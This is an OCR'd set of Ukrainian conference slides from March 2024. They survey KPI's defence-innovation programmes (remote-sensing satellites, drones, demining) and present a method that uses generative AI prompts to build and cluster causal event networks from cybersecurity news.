

масштабування
ДЕРЖАВА
Модель КПІ
Сили оборони і безпеки України
ЗАПИТИ
III рівень
UKRAINIAN
DARPA
II рівень
Передові наукові центри України
I рівень
BRAVE1
UKRAINIAN DEFENSE INNOVATIONS
ПЕРСПЕКТИВНІ СТРАТЕГІЧНІ ЗАВДАННЯ
ІННОВАЦІЙНІ (ПРОРИВНІ) ТЕХНОЛОГІЇ ТА РОЗРОБКИ
ІНІЦІАТИВНІ РОЗРОБКИ
ФОРСАЙТ РОЗВИТКУ ОБОРОННО-ПРОМИСЛОВОГО КОМПЛЕКСУ УКРАЇНИ НА ЧАСОВОМУ ГОРИЗОНТІ 2021–2030 РОКИ
ЕКСПЕРТИЗА ТА РОЗРОБКИ
67 наукових шкіл, 272 наукові групи
Sikorsky Challenge Ukraine
Інститут Передових Оборонних Технологій
КПІ ім. Ігоря Сікорського

1. СЦЕНАРНІ АНАЛІТИЧНІ ДОСЛІДЖЕННЯ (10)

Моніторинг руху суден. Бухта м. Севастополя

ІНФОРМАЦІЙНО-АНАЛІТИЧНИЙ СИТУАЦІЙНИЙ ЦЕНТР

Загальна лінія делімітованих окопів простягається уздовж усієї Південної та Східної лінії фронту



Значення індексу NDMI (MoistureIndex) для території Одеської області, яке ідентифікує потенційну прохідність території у зимовий період року

2. КОСМІЧНА ПРОГРАМА КПІ (17)


Серія університетських наносупутників “PolyITAN”, що виведені у космос

Sikorsky Challenge Ukraine

ФОНД НАУКОВО-ТЕХНІЧНОГО РОЗВИТКУ УКРАЇНИ ІМ. В.С.МИХАЛЕВИЧА

BOEING

КАЛІНІН фонд інвенторства



PolyITAN-1 (2014)

PolyITAN-2-SAU (2017)

PolyITAN-HP-30 (2023)


2. КОСМІЧНА ПРОГРАМА КПІ (17)

Sikorsky Challenge Ukraine

ПЕРСПЕКТИВНІ ПРОЄКТИ

Заплановані до запуску у 2024 році

PolyITAN-12U





Роздільна здатність в режимі панхромат, м/піксель	2 … 2,5
Маса космічного апарата, кг	24

Угрупування мікросупутників ДЗЗ з високою просторовою розрізненістю

Принципово новий для України проєкт створення угрупування мікросупутників, які з **високою просторовою розрізненістю – 0,5 м** вирішуватимуть завдання *дистанційного зондування Землі* (ДЗЗ) для **потреб безпеки і оборони** держави.


За допомогою низькоорбітального угрупування з **6-ти космічних апаратів** класу "мікро" планується вирішувати завдання **моніторингу будь-якої поверхні Земної кулі**, зокрема, регіонів нашої країни та тимчасово окупованих територій, в тому числі територій країн, що містять військову загрозу.






PolyITAN-3-PUT

Роздільна здатність м/піксель	2 … 4
Роздільна здатність спостереження зоряного неба, м/піксель	15 … 20




RadarSat




3. БЕЗПІЛОТНІ АВІАЦІЙНІ КОМПЛЕКСИ (17)

Sikorsky Challenge Ukraine



4. РАДІОЕЛЕКТРОННА БОРОТЬБА (РЕБ), РАДІОЕЛЕКТРОННА РОЗВІДКА (РЕР), КІБЕРБЕЗПЕКА (9)



5. РОЗМІНУВАННЯ І РОБОТОТЕХНІКА (15)

Загальна архітектура передової системи розмінування

Інститут передових оборонних технологій КПІ ім. Ігоря Сікорського

Ілюстрація архітектури передової системи розмінування

Інститут передових оборонних технологій КПІ ім. Ігоря Сікорського

Розробка і удосконалення методів і засобів ідентифікації небезпечних об'єктів

Інститут передових оборонних технологій КПІ ім. Ігоря Сікорського

Детектор мін на базі квадракоптера

Стартап Ігоря Клименка, переможця Global Student Award of $100,000

11

Засоби доставки: Мобільні дистанційно керовані платформи

Інститут передових оборонних технологій КПІ ім. Ігоря Сікорського

Впровадження інноваційних технологій та модернізація технічної складової сектору безпеки і оборони як вагомий чинник у боротьбі з агресором

27 березня 2024 року
м. Київ

Питання застосування систем штучного інтелекту у сфері кібербезпеки


Дмитро ЛАНДЕ, д.т.н., професор
Керівник наукового центру ІІБП НАПрН України,
Зав. кафедри ІБ НН ФТІ КПІ ім. Ігоря Сікорського

Застосування штучного інтелекту в кібербезпеці

- ✓ Аналіз коду щодо включень злочинного програмного забезпечення
- ✓ Аналіз мережевого трафіку
- ✓ Виявлення кібернетичних атак, кіберінцидентів
- ✓ Прогнозування трафіку, навантаження
- ✓ Аналіз контенту повідомлень у соціальних мереж за тематикою кібербезпеки, виявлення іменних сутностей
- ✓ Формування і аналіз семантичних мереж у сфері кібербезпеки
- ✓ Формування сценаріїв діяльності у сфері кібербезпеки
- ✓ Виявлення в текстах опису подій, формування мереж подій

27 березня 2024 року
м. Київ

Революція в технологіях штучного інтелекту



«Семантичний нетворкінг» на базі застосування

У галузі кібербезпеки також вивчалися завдання виявлення подій, що перетинаються між кібербезпекою та комп'ютерною лінгвістикою. Крім того, завдяки революції у сфері штучного інтелекту (GenAI) та появі великих лінгвістичних моделей, тепер можливо не лише виявляти події, а й створювати каузальні мережі подій, де явно відображені причинно-наслідкові зв'язки. Для вирішення цієї задачі наразі можуть використовуватись великі лінгвістичні моделі, такі як ChatGPT (https://chat.openai.com/), Llama-2 (https://www.llama2.ai/), Gemini (https://gemini.google.com/app), Deep Seek (https://deepseek.com).

Задача

Розгляд мережі подій дає можливість виявляти групи та послідовності подій, які схожі на ті, що визначаються в сценарному аналізі. Основна ідея нового підходу полягає у тому, що замість традиційних концептів вузлами каузальних мереж є події. Запропонована методологія дозволяє розглядати певні події як вузли. Сформовані мережі можуть служити орієнтирами у світі подій і використовуватись для проведення досліджень і розслідувань, зокрема у сфері кібербезпеки.

Методологія

Процес створення мережі подій з новинних повідомлень про кібербезпеку включає такі кроки:

1. Отримання повідомлень, що відповідають деякій цільовій тематиці за допомогою наявних систем пошуку новин (вільних або пропрієтарних).
2. За допомогою засобів GenAI здійснюється виявлення подій, що містяться у вибраних повідомленнях, створення масиву позначень цих подій.
3. Виявлення оригінальних подій серед відібраного масиву.
4. Зв'язування подій причинно-наслідковими зв'язками.
5. Формування і візуалізація семантичної мапи за допомогою графічного інструменту на основі бібліотеки GraphViz.
6. Виявлення концептів (ключових слів), що відповідають вибраним подіям.
7. Формування і візуалізація об'єднаної не спрямованої мережі подій і концептів.
8. Кластеризація подій на основі аналізу об'єднаної мережі.

Приклад застосування – 1 етап

Розглянемо приклад, що стосується подій у сфері кібербезпеки і їх інтерпретацій. Для цього на першому етапі формується масив цільових документів, для чого у базі даних системи контент-моніторингу виконується запит вигляду «кібератаки».

Серед отриманих документів розглядається документ з таким вмістом:

Як українські банки захищаються від кібератак в умовах війни: розповідає Євген Балютов, директор з інформаційної безпеки Райффайзен Банку

З початком повномасштабної війни кількість кібератак на Україну зросла щонайменше удесятеро. Втім, реальні масштаби проблеми можуть бути навіть більшими, каже директор з питань інформаційної безпеки Райффайзен Банку Євген Балютов. Як банківський сектор впорався із викликами кібервійни, які нові види кібервтручань з'явились в українському ландшафті, про наслідки кібератаки на Київстар для фінустанов, а також про особливості переїзду банків у хмару - читайте в ексклюзивному інтерв'ю Євгена Балютова для UA.NEWS...

Приклад застосування – 2 етап

На другому етапі для знайдених документів застосовується запит (промпт):

В тексті описані деякі події. Детектуй їх, назові мені у вигляді нумерованого списку. Кожна подія — 4-5 слів Ось текст: Як українські банки захищаються від кібератак в умовах війни: розповідає Євген Балютов, директор з інформаційної безпеки Райффайзен Банку
З початком повномасштабної війни кількість кібератак на Україну зросла щонайменше удесятеро…

У результаті множинного виконання цього промпту у різних системах штучного інтелекту (Gemini, ChatGPT, DeepSeec) формується масив позначень подій, ні всі серед яких є оригінальними. Тобто можливі повтори, перекази різними словами:

- «Початок повномасштабної війни»
- «Зростання кількості кібератак на Україну»
- «Збільшення кількості кіберінцидентів з 2021 року»
- «З'явлення нового тренду в атаках на рівні держави»
- «Зміна у ландшафті кіберзагроз.

Приклад застосування – 3 етап

На третьому етапі здійснюється фільтрація подій, тобто обираються оригінальні, для чого весь масив відібраних позначень подій надається системі GenAI та виконується промпт:

Із названих подій обери оригінальні і найважливіші. Дублікати вилучай.
Ось події:

1. **«Початок повномасштабної війни»**
2. **«Зростання кількості кібератак на Україну»**
3. **«Збільшення кількості кіберінцидентів з 2021 року»**
4. **«З'явлення нового тренду в атаках на рівні держави»**

...

Приклад застосування – 4 етап

На четвертому етапі система генеративного штучного інтелекту формує причинно-наслідкові зв'язки серед виявлених оригінальних подій, для чого виконується промпт:

Видай пари взаємопов'язаних подій за принципом причина-наслідок. Ось події:
Початок повномасштабної війни
Збільшення кількості кібератак на Україну
Підготовча фаза перед початком повномасштабної війни
Зростання технічних можливостей для відбиття кібератак у банківській індустрії України
...

Відповідь, зокрема, системах ChatGPT і Gemini на цей промпт:


«Зростання кількості кібератак на Україну; Збільшення технічних можливостей для відбиття кібератак у банківській індустрії України»
«Підготовча фаза перед початком повномасштабної війни; Кібератака на Київстар та її наслідки для банківської інфраструктури»
«Використання технік соціальної інженерії у кібератаках; Проблеми з доставкою SMS на фінансові номери Київстар»
...

Приклад застосування – 5 етап

На п’ятому етапі відібрані події групуються у CSV-файл, записи якого мають формат «подія-причина; подія-наслідок». Цей файл може завантажуватись у програму аналізу і візуалізації мереж CSV2Graph (https://bigsearch.space/uli.html), розроблену на базі бібліотеки GraphViz

27 березня 2024 року
м. Київ

Відображення мережі подій



27 березня 2024 року
м. Київ

Перехід за гіперпосиланнями

Google "Дозвіл Національного банку України на використання хмар

Усі Зображення Новини Покупки Відео Більше Інструменти

Приблизна кількість результатів: 8 (0,53 с)

Не знайдено результатів за запитом **"Дозвіл Національного банку України на використання хмарних технологій" "Переїзд інфраструктури у хмару"**.

Результати для **Дозвіл Національного банку України на використання хмарних технологій Переїзд інфраструктури у хмару** (без лапок):

Національний банк України
https://bank.gov.ua › news › all › pro-vikoristannya-ba

Про використання банками України хмарних послуг в ...

9 бер. 2022 р. — Національний банк врегулював питання щодо використання банками України хмарних послуг у своїй діяльності.
Не містить: Переїзд інфраструктури

fintechinsider.com.ua
https://fintechinsider.com.ua › Вибір редакції

Як банки адаптуються до воєнних реалій за ... - Fintech Insider

14 лют. 2024 р. — Як банки адаптуються до воєнних реалій за допомогою хмарних технологій ... України, Національний ... використання хмарних сервісів для обробки ...
Не містить: Дозвіл Переїзд

Верховна Рада
https://zakon.rada.gov.ua › ...

Про використання банками хмарних послуг в умовах ...

8 бер. 2022 р. — Національний банк; Постанова від 08.03.2022 № 42. Про використання банками хмарних послуг в умовах воєнного стану в Україні. Стан: ...

Концепти – простір параметрів

Задача кластеризації подій потребує формування простору параметрів, у якості якого запропоновано застосовувати множину ключових слів, що відповідають подіям. Для виявлення ключових слів для кожної визначеної події було відпрацьовано відповідний промпт, що включав запит і назву події, наприклад:

Назві 10 ключових слів, пов'язаних з подією: Зростання кількості кібератак на Україну


Після отримання множини ключових слів, кожна подія і кожне відповідне ключове слово розглядалась як вузли мережі, а зв’язками між ними виступало відношення приналежності ключового слова події (одне ключове слово при цьому може відноситись до декількох подій).

Події - концепти

Початок повномасштабної війни; Повномасштабна війна
Початок повномасштабної війни; Кібератаки
Початок повномасштабної війни; Зростання кількості
Початок повномасштабної війни; Кіберінциденти
Початок повномасштабної війни; Втручання
Початок повномасштабної війни; Ландшафт кіберзагроз
Початок повномасштабної війни; Кібервтручання
Початок повномасштабної війни; Державні атаки
Початок повномасштабної війни; Кібербезпека
Початок повномасштабної війни; Реагування банківської інфраструктури
Збільшення кількості кібератак на Україну; кібератаки
Збільшення кількості кібератак на Україну; Україна
Збільшення кількості кібератак на Україну; Райффайзен Банк
Збільшення кількості кібератак на Україну; кібербезпека
Збільшення кількості кібератак на Україну; повномасштабна війна

27 березня 2024 року
м. Київ

Мережа події – концепти у системі Gephi



27 березня 2024 року
м. Київ

Кластери

Після аналізу наведених результатів кластеризації експертним шляхом вибрано п’ять подій, що відповідають визначеним кластерам, а саме:

1. Підготовча фаза перед початком повномасштабної війни
2. Збільшення кількості кібератак на Україну
3. Кібератака на Київстар та її наслідки для банківської інфраструктури
4. Успішний перехід Райффайзен Банку до хмари без збільшення витрат
5. Дозвіл Національного банку України на використання хмарних технологій

Висновки

У роботі наведено методологію побудови і кластеризації мереж подій в новинних повідомленнях на основі GenAI. наведено приклад застосування цієї методології. Завдяки використанню генеративного штучного інтелекту отримані зручні методи екстрагування подій із текстів правової спрямованості, їх фільтрації, кластеризації. Виявлення причинно-наслідкових зв'язків також здійснюється із застосуванням GenAI, що значно спрощує роботу з природною мовою, алгоритми якої вбудовано у великі лінгвістичні моделі. На прикладі показано можливість і ефективність застосування наведеної методики для аналізі текстів, які мають пряме відношення до сфери кібербезпеки.

27 березня 2024 року
м. Київ

Публікаційна активність з «семантичного нетворкінгу»

Dmytro Lande, Leonard Strashnoy

GPT Semantic Networking:
A Dream of the Semantic Web –
The Time is Now

2023

А.О. Смірський, Д.В. Ланде, І.Ю. Субач

ОСНОВИ ТЕОРІЇ СКЛАДНИХ МЕРЕЖ

Навчальний посібник

Київ – 2022

1.Lande, Dmytro and Strashnoy, Leonard. GPT Semantic Networking: A Dream of the Semantic Web – The Time is Now. Kyiv: Engineering, 2023. – 168 p. ISBN 978-966-2344-94-3

2. Lande, Dmitry and Strashnoy, Leonard. Concept Networking Methods Based on ChatGPT & Gephi (April 17, 2023). SSRN: https://ssrn.com/abstract=4420452

